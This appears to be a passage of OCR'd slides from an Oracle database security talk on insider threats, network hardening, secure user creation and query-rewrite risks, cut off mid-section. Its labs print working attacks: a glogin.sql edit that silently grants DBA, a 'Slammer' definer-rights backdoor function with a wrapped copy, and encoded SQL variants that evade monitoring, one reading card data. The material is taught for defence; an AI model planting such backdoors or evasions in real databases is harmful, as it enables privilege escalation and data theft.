
This site is protected by copyright and trademark laws under U.S. and International law. © 1998-2016 Daniel A. Morgan All Rights Reserved

ORACLE OTN | Oracle Mix | Share | Twitter | Facebook | Library | Contact Us | Privacy Statement | Legal Notices & Terms of Use

Are Your Databases At Risk From SARS-CoV-2

No

- But they are at added risk because you are working from home
- Because you are connecting via VPN from outside the firewall
- Because you are using your home network, possibly your home computer
- Attackers know this
- ~86% of all rows stolen are taken by users with a valid id and password
- Many the result of a phishing attack
- Phishing can get more than uid/pwd ... it can also get soft tokens like RSA
- What are you doing to protect your data and database from someone with a valid user id and password?
- Valid credentials that might be yours?



Tokencode: 1718 6743

Auditing vs Security

Auditing Is


a photograph taken before

and after

your gold was stolen

Security Is

closing and locking the door



and limiting access to only those that require it


Doing The Same Thing Over And Over Again


- Think about the victim in every major break-in of which you are aware
  - Did they have governance and compliance requirements?
  - Did they have regulatory requirements?
  - Did they pass their audits?
  - Did they hire security professionals?
  - Did they hire network, storage, system, and database admins?
  - Did they have a firewall?
  - Did they have monitoring and auditing?
  - Did they use user-ids, passwords, and multi-factor authentication?


- Are you doing what they did?

- Are you expecting a different result?

The Only Solution Is Defense In Depth







If only 1 out of every 1,000,000 that try ... penetrate your firewall
you lose the game
there are no replays

Paradigm Shift Required

- To be successful you must accept that ...
- There is always someone inside the firewall
- There is always someone with access
- There is a big difference between accessing one record ...
  and accessing every record
- Most databases in the are configured so that once someone breaks in ...
  they get everything

- The solution is obvious
- Make it impossible to SELECT all rows
- By limiting available resources

Labs

GLOGIN

GLOGIN Exploit (1:4)

- Could anything be worse than someone granting themselves SYSDBA when they don't even have the ability to log in?
- Getting you to do it for them ... and you not even knowing that it happened!
- One of the first things you should do with any Oracle Database is review and modify **`$ORACLE_HOME/sqlplus/admin/glogin.sql`**
  - Open the file and read the header
  - What belongs in this file is commands that alter the session when you launch SQL*Plus

```
set arraysize 250
set linesize 181
set long 1000000
set pagesize 45
set serveroutput on
set trim on
set trimspool on

col argument_name format a30
col col_name format a30
col column_name format a30
col constraint_name format a30

ALTER SESSION SET NLS_DATE_FORMAT='DD-MON-YYYY HH24:MI:SS';
```

  - What does not belong in **`glogin.sql`** is exploits

GLOGIN Exploit (2:4)

- Log into Oracle and run this simple SELECT statement

```
SQL> SELECT owner, table_name FROM dba_tables WHERE rownum < 4;

OWNER
----------------------------------------------------------------------------------------------------------------------
TABLE_NAME
----------------------------------------------------------------------------------------------------------------------
SYS
TS$

SYS
ICOL$

SYS
USER$
```

- Modify glogin.sql as follows and rerun the SQL statement above

```
col owner format a25
col table_name format a25
```

- This is what you should do and what is expected usage

```
OWNER                     TABLE_NAME
------------------------- ------------------------------
SYS                       TS$
SYS                       ICOL$
SYS                       USER$
```

GLOGIN Exploit (3:4)

```
SQL> select grantee
  2  from dba_role_privs
  3  where granted_role = 'DBA';

GRANTEE
------------------------------
ORDSYS
SYS
SYSTEM
```

- Modify glogin.sql as shown below and save the file

```
SET TERMOUT OFF
GRANT dba TO scott;
SET TERMOUT ON
```

- Login again as SYS ... did anything happen?
- Perhaps you should SELECT statement again

```
SQL> select grantee
  2  from dba_role_privs
  3  where granted_role = 'DBA';

GRANTEE
------------------------------
ORDSYS
SCOTT
SYS
SYSTEM
```

GLOGIN Solution (4:4)

- Requirements
  - You must monitor the glogin.sql file for changes
  - No software can possibly anticipate every possible change
  - You must force the Oracle DBA to explicitly accept the changes that were made
  - Here's how you might do this
  - Create a directory object that allows UTL_FILE to reach and hash the glogin.sql file

```
CREATE OR REPLACE DIRECTORY SPADMIN AS ''' || sys_context('USERENV', 'ORACLE_HOME') || '\sqlplus\admin''';

vSFile := utl_file.fopen('SPADMIN', 'glogin.sql','R');

SELECT ora_hash(vAccStr) INTO glhash FROM dual; -- and use it to dynamically create a DDL trigger
```

  - The BEFORE DDL trigger prevents all DCL and DDL if the hash value is altered

```
CREATE OR REPLACE TRIGGER sqlcgl
BEFORE DDL ON DATABASE
DECLARE
 last_hash INTEGER := 3672043127;
 PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  -- get the current hash and compare it with the previous hash
  -- if the value has changed
  RAISE_APPLICATION_ERROR(-20001, 'The Contents Of glogin.sql Have Been Altered');
END;
```

Network Transport

Net Services Security: SQLNET.ORA

- Databases connections are made using the network transport layer
- For secure communications you need to secure transport ... LDAP, MFA, and userid/pwd alone, are dinosaurs limping toward extinction

- ACCEPT_MD_CERTS
- ACCEPT_SHA_CERTS
- ADD_SSLV_TO_DEFAULT
- DISABLE_OOB
- DISABLE_OOB_AUTO
- HTTPS_SSL_VERSION
- IPC.KEYPATH
- NAMES.DEFAULT_DOMAIN
- NAMES.DIRECTORY_PATH
- NAMES.LDAP_AUTHENTICATE_BIND
- NAMES.LDAP_CONN_TIMEOUT
- NAMES.LDAP_PERSISTENT_SESSION
- NAMES.NISMETA_MAP
- SEC_USER_AUDIT_ACTION_BANNER
- SEC_USER_UNAUTHORIZED_ACCESS_BANNER
- SQLNET.ALLOWED_LOGON_VERSION_CLIENT

- SQLNET.ALLOWED_LOGON_VERSION_SERVER
- SQLNET.AUTHENTICATION_SERVICES
- SQLNET.CLIENT_REGISTRATION
- SQLNET.CLOUD_USER
- SQLNET.CRYPTO_CHECKSUM_CLIENT
- SQLNET.CRYPTO_CHECKSUM_SERVER
- SQLNET.CRYPTO_CHECKSUM_TYPES_CLIENT
- SQLNET.CRYPTO_CHECKSUM_TYPES_SERVER
- SQLNET.DBFW_PUBLIC_KEY
- SQLNET.DOWN_HOSTS_TIMEOUT
- SQLNET.ENCRYPTION_CLIENT
- SQLNET.ENCRYPTION_SERVER
- SQLNET.ENCRYPTION_TYPES_CLIENT
- SQLNET.ENCRYPTION_TYPES_SERVER
- SQLNET.EXPIRE_TIME
- SQLNET.IGNORE_ANO_ENCRYPTION_FOR_TCPS

Net Services Security: SQLNET.ORA

- SQLNET.INBOUND_CONNECT_TIMEOUT
- SQLNET.FALLBACK_AUTHENTICATION
- SQLNET.KERBEROS_CC_NAME
- SQLNET.KERBEROS_CLOCKSKEW
- SQLNET.KERBEROS_CONF
- SQLNET.KERBEROS_CONF_LOCATION
- SQLNET.KERBEROS_KEYTAB
- SQLNET.KERBEROS_REALMS
- SQLNET.KERBEROS_REPLAY_CACHE
- SQLNET.OUTBOUND_CONNECT_TIMEOUT
- SQLNET.RADIUS_ALTERNATE
- SQLNET.RADIUS_ALTERNATE_PORT
- SQLNET.RADIUS_ALTERNATE_RETRIES
- SQLNET.RADIUS_AUTHENTICATION
- SQLNET.RADIUS_AUTHENTICATION_INTERFACE
- SQLNET.RADIUS_AUTHENTICATION_PORT
- SQLNET.RADIUS_AUTHENTICATION_RETRIES
- SQLNET.RADIUS_AUTHENTICATION_TIMEOUT
- SQLNET.RADIUS_CHALLENGE_RESPONSE
- SQLNET.RADIUS_SECRET

- SQLNET.RADIUS_SEND_ACCOUNTING
- SQLNET.RECV_TIMEOUT
- SQLNET.SEND_TIMEOUT
- SQLNET.URI
- SQLNET.USE_HTTPS_PROXY
- SQLNET.WALLET_OVERRIDE
- SSL_CERT_REVOCATION
- SSL_CRL_FILE
- SSL_CRL_PATH
- SSL_CIPHER_SUITES
- SSL_EXTENDED_KEY_USAGE
- SSL_SERVER_DN_MATCH
- SSL_VERSION
- TCP.CONNECT_TIMEOUT
- **TCP.EXCLUDED_NODES**
- **TCP.INVITED_NODES**
- **TCP.VALIDNODE_CHECKING**
- USE_CMAN
- WALLET_LOCATION

Net Services Security: LISTENER.ORA

- CONNECTION_RATE
- **FIREWALL**
- IP
- RATE_LIMIT
- SERVICE_RATE
- SSL_CLIENT_AUTHENTICATION
- SSL_VERSION
- **VALID_NODE_CHECKING_REGISTRATION**

Net Services Security: TNSNAMES.ORA

- CONNECT_TIMEOUT
- IGNORE_ANO_ENCRYPTION_FOR_TCPS
- SECURITY
- SSL_SERVER_CERT_DN

SQLNET.ORA: TCP.EXCLUDED_NODES

- Specifies which clients are denied database access ... even if they have a valid userid and password ... even if they are in A/D or LDAP ... even if they are root
- Use to exclude single IP addresses or entire subnets
- Syntax

```
TCP.EXCLUDED_NODES=(hostname | ip_address, hostname | ip_address, ...)
```

- Example

```
TCP.EXCLUDED_NODES=(finance.us.example.com, mktg.us.example.com,
192.0.2.25, 172.30.*, 2001:DB8:200C:417A/32)
```

SQLNET.ORA: TCP.INCLUDED_NODES

- Specifies which clients are permitted database access
- This list takes precedence over the EXCLUDED_NODES parameter
- Use this parameter to allow only specific IP addresses to connect after excluded entire subnets
- Syntax

```
TCP.INVITED_NODES=(hostname | ip_address, hostname | ip_address, ...)
```

- Example

```
TCP.INVITED_NODES=(sales.us.example.com, hr.us.example.com, 10.0.0.3,
192.168.1.*, 172.30.*, 2001:DB8:200C:433B/32)
```

SQLNET.ORA: TCP.VALID_NODE_CHECKING

- Enables/Disables Valid Node Checking for incoming connections
- If set to yes, incoming connections are allowed only if they originate from a node that conforms to the list specified by TCP.INVITED_NODES
- TCP.INVITED_NODES and TCP.EXCLUDED_NODES parameters are only valid when the TCP.VALIDNODE_CHECKING parameter is set to YES
- In a RAC environment this must be set in the Grid Listener's SQLNET.ORA and the invited list must include SCAN and VIP IP addresses
- Syntax

```
TCP.VALIDNODE_CHECKING={NO | YES}
```

- Example

```
TCP.VALIDNODE_CHECKING=YES
```

Valid Node Checking

- 86% of records stolen are from breaches with stolen credentials
- To prevent a person or bot with a valid userid and password from gaining access to your database
  - Configure application servers (E-Business Suite, SAP) with fixed IPs
  - Configure reporting applications (Business Objects) with fixed IPs
  - Configure tools (OEM, GoldenGate, Informatica) with fixed IPs
  - Configure DBAs with fixed IPs
  - Enable Valid Node Checking in your SQLNET.ORA file

```
valid_node_checking_listener=YES
tcp.excluded_nodes=(10.0.*, 192.0.*)
tcp.invited_nodes=(192.168.1.1, 192.168.1.2, 10.0.0.1, 10.0.0.2)
```

- Hackers can easily sniff out user-ids and passwords ... it is a lot more effort to identify the small number of valid IP addresses that are valid for connections on a ORACLE_HOME by ORACLE_HOME basis

Valid Node Checking: Security Audit

Explanation	This parameter in LISTENER.ORA causes the listener to matches incoming connection requests to invited and excluded node lists. A valid user-id/password combination is only valid if it comes in from an invited node.
Validation	`grep -i tcp.validnode_checking sqlnet.ora`

Finding	Valid node checking not enabled in the current PROD environment. The QA system contains the following:
	`VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN3=OFF`
	`VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN2=OFF`
	`VALID_NODE_CHECKING_REGISTRATION_LISTENER_SCAN1=OFF`
	`VALID_NODE_CHECKING_REGISTRATION_LISTENER = SUBNET`
	`VALID_NODE_CHECKING_REGISTRATION_MGMTLSNR=SUBNET`
	`REGISTRATION_INVITED_NODES_LISTENER_SCAN2=()`
	`REGISTRATION_INVITED_NODES_LISTENER_SCAN3=()`
	Which enables SUBNET level valid node checking but given that no lists are provided does not provide any security.

Action	Set `tcp.validnode_checking=YES` in $GRID_HOME/network/admin/sqlnet.ora

New in 20c

- Connections coming to listener on an IP (TCP, TCPS, and SDP) based endpoint with firewall functionality enabled, go through service ACL validation. The listener after receiving the service name validates the connection IP with ACL list.
- A new attribute FIREWALL is added in the endpoint to enable firewall functionality
- The FIREWALL parameter can be configured as follows:
  - (FIREWALL=ON) This enables strict ACL validation (whitelist-based approach) of all connections coming on this endpoint. If no ACLs are configured for a service, all connections are rejected for that service
  - FIREWALL is not set in endpoint – This implies relaxed validation. If ACL is configured for a service, validation is done for that service. In the absence of ACLs, no validation is done and all connections for that service are accepted
  - (FIREWALL=OFF) set in endpoint – No validation, all connections are accepted from this endpoint

```
(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.17.42)(PORT=1521)(FIREWALL=ON))
```

Slammer

Found In The Wild

- I first found slammer at a Fortune 100 company: I have seen variations on it a number of times since then
- The concept behind slammer is to encode a back door into the database that can be used to submit arbitrary commands and have them execute with the privileges of SYS
- Note that the example I am going to show you disguises itself by only performing malicious actions when an exception is generated

Slammer: Plain Text

```
CREATE OR REPLACE FUNCTION sys.get_file_id(fname IN VARCHAR2) RETURN NUMBER AUTHID DEFINER IS
 x NUMBER;
 PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  SELECT ddf.file_id
  INTO x
  FROM dba_data_files ddf
  WHERE UPPER(ddf.file_name) = fname;

  RETURN x;
EXCEPTION
  WHEN OTHERS THEN
    BEGIN
      EXECUTE IMMEDIATE fname;
    EXCEPTION
      WHEN OTHERS THEN
        RETURN 0;
    END;
    RETURN 0;
END get_file_id;
/

SELECT get_file_id('C:\U01\ORABASE19\ORADATA\ORABASEXIX\PDBDEV\SYSTEM01.DBF') FROM dual;

SELECT get_file_id('BEGIN EXECUTE IMMEDIATE ''GRANT dba TO scott''; END;')
FROM dual;

SELECT granted_role FROM dba_role_privs WHERE grantee = 'SCOTT';
```

Slammer: Wrapped

```
CREATE OR REPLACE FUNCTION get_file_id wrapped
a000000
b2
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
abcd
8
18e 15c
JYxFNcSF37HYMUDtXjpa9BaJuKcwg3lpmNw2f3Qa/+pTNHkvUfAWNPQD9ikG2JupzSW4DrcW
Oqr3igKAN22FHNDGhlNmG8cvMJ3PPMQexmOHD67cULZL3YJgA+DPbsoJ0cxnGE8+4ac0wkQM
SmONbo6KjLCUfvMf0JCOFM5pCdfzbO4tWgpYb29EyH1ZG9YNuRkIWMUFOcJdphIMcXQcil89
4NSDvSZeusEBY1ppYfAGKRdT2kGP3t3G+7cr8ABfu6OzSBEeb0ir4ah4YzbNzS/dxC0coLc+
vhCs/pGIup8RJzL2+cWBzuo7xlT5fNTbJ4EffqZWiR5XD5oQ+9fv4IE=

/
```

Substitution Attacks

Substitution Attacks

- Assume there is a firewall ... and the firewall is watching for malicious code
- Some firewalls and network monitors can catch these attacks ... not all
- What you need to test is: Can yours?

BASE64 Attack

- A variant encoding SQL as BASE64

```
DECLARE
 input_raw RAW(60) := '5530564D52554E55494752316257313549455A53543030675A48566862413D3D';
 retVal    VARCHAR2(20);
BEGIN
  execute immediate utl_raw.cast_to_varchar2(utl_encode.base64_decode(input_raw)) INTO retVal;
  dbms_output.put_line(retVal);
END;
/
```

NOSPACES Attack

- A variant based on the fact that some network monitoring products look for specific strings separated by spaces

```
SELECT table_name, index_name FROM dba_indexes WHERE rownum < 11;

SELECT/**/table_name,/**/index_name/**/FROM/**/dba_indexes/**/WHERE rownum<11;
```

RAW Attack

- A variant encoding SQL as RAW

```
DECLARE
 input_raw RAW(60) := '53454C4543542064756D6D792046524F4D206475616C';
 retVal    VARCHAR2(20);
BEGIN
  execute immediate utl_raw.cast_to_varchar2(input_raw) INTO retVal;
  dbms_output.put_line(retVal);
END;
/
```

TRANSLATE Attack

- A variant using the TRANSLATE function

```
DECLARE
 sqlStr1 VARCHAR2(120);
 sqlStr2 VARCHAR2(60);
 x VARCHAR2(20);
 y DATE;
 z VARCHAR2(4);
BEGIN
  sqlStr1 := 'SELECT ccno, expdate, ccvcode FROM ';

  SELECT TRANSLATE('TRASHY','AHRSTY','EIRDCT') || '_CARD WHERE rownum = 1'
  INTO sqlStr2
  FROM dual;

  sqlStr1 := sqlStr1 || sqlStr2;

  dbms_output.put_line(sqlStr1);

  execute immediate sqlStr1 INTO x, y, z;
  dbms_output.put_line(x);
  dbms_output.put_line(y);
  dbms_output.put_line(z);
END;
/
```

Create User

CREATE USER: "Worst" Practice

- What is wrong with the following SQL?

```
CREATE USER scott
IDENTIFIED BY tiger
DEFAULT TABLESPACE users
TEMPORARY TABLESPACE temp
QUOTA 1GB ON users;

GRANT connect TO scott;
```

Clearly not using the PROFILE password_verify function

Granted SET CONTAINER violating "Least Privileges" principle

- Everything
- Other than creating an operating system authenticated user (OPS$) this is the most insecure way to create a user for the Oracle Database in version 18c and above

```
SQL> SELECT privilege, admin_option, common, inherited
  2  FROM dba_sys_privs
  3  WHERE grantee = 'CONNECT';

PRIVILEGE                                ADM COM INH
---------------------------------------- --- --- ---
CREATE SESSION                           NO  YES NO
SET CONTAINER                            NO  YES NO
```

CREATE USER: "Best" Practice (1:3)

- Does the user SCOTT need a simple password? No
- Does the user SCOTT need any password? No
- Does the user SCOTT require the CREATE SESSION privilege? No

- Let's create SCOTT to be a secure user
- First let's create a connection broker schema

```
SQL> CREATE USER cnxbroker
  2  NO AUTHENTICATION
  3  TEMPORARY TABLESPACE temp
  4  PROFILE appuser;

User created.

SQL> GRANT create session TO cnxbroker;

Grant succeeded.

SQL> conn cnxbroker@pdbdev
Enter password:
```

There is no password ... so connection is impossible

CREATE USER: "Best" Practice (2:3)

- Now we are ready to create SCOTT to be a secure user

```
SQL> CREATE USER scott
  2  IDENTIFIED BY "T!gerT1ger"
  3  TEMPORARY TABLESPACE temp
  4  PROFILE appuser;

User created.

 SQL> conn cnxbroker@pdbdev
Enter password:
```

- SCOTT does not have create session privilege so SCOTT cannot connect

```
SQL> conn scott/"T!gerT1ger"@pdbdev
ERROR:
ORA-01045: user SCOTT lacks CREATE SESSION privilege; logon denied

Warning: You are no longer connected to ORACLE.
```

- I could give everyone the valid UID and PWD and the database would be secure

CREATE USER: "Best" Practice (3:3)

- CNXBROKER enables secure audited connections for SCOTT

```
AUDIT CONNECT BY SCOTT ON BEHALF OF cnxbroker;

ALTER USER cnxbroker GRANT CONNECT THROUGH scott;
```

- And, now SCOTT can log in

```
SQL> conn scott[cnxbroker]/"T!gerT1ger"@pdbdev
Connected.

SQL> SELECT sys_context('USERENV', 'CURRENT_USER')
  2  FROM dual;

SYS_CONTEXT('USERENV','CURRENT_USER')
----------------------------------------
CNXBROKER

SQL> SELECT sys_context('USERENV', 'PROXY_USER')
  2  FROM dual;

SYS_CONTEXT('USERENV','PROXY_USER')
----------------------------------------
SCOTT
```

Rewrite Exploits

What Is Rewrite

- Rewrite occurs when the optimizer transparently alters the SQL submitted with different SQL
- In theory
  - The new statement was carefully crafted to improve performance
- In reality
  - The replacement statement could be your worst nightmare
- Implicit Rewrites are the most common form
  - By default the optimizer will attempt to rewrite every DML statement it processes
  - Init Parameter: **`QUERY_REWRITE_ENABLED`**
  - Init Parameter: **`QUERY_REWRITE_INTEGRITY`**
  - Init Parameter: **`STAR_TRANSFORMATION_ENABLED`**
  - Materialized Views created with the **`ENABLE QUERY REWRITE`** syntax
- Optimizer rewrites do not change the nature of statement and cannot, in and of themselves, create a security risk

What Is A Rewrite Vulnerability

- Vulnerabilities exist rewrites are directed by a person rather than by the optimizer
- Explicit Rewrites
  - DBMS_ADVANCED_REWRITE
  - DBMS_SQLDIAG
  - DBMS_SQL_TRANSLATOR

```
SQL> SELECT table_name, grantee FROM dba_tab_privs
  2  WHERE table_name IN ('DBMS_ADVANCED_REWRITE', 'DBMS_SQLDIAG', 'DBMS_SQL_TRANSLATOR');

TABLE_NAME                     GRANTEE
------------------------------ ------------------------------
DBMS_SQLDIAG                   PUBLIC
DBMS_SQL_TRANSLATOR            PUBLIC
```

DBMS_ADVANCED_REWRITE (1:2)

- This package contains interfaces that can be used to create, drop, and maintain functional equivalence declarations for query rewrites
- According to the Oracle docs: "To gain access to these procedures, you must connect as SYSDBA and explicitly grant execute access to the desires database administrators"
- If someone gains execute privilege on the package they can modify a harmless SQL statement that passes monitoring and auditing

```
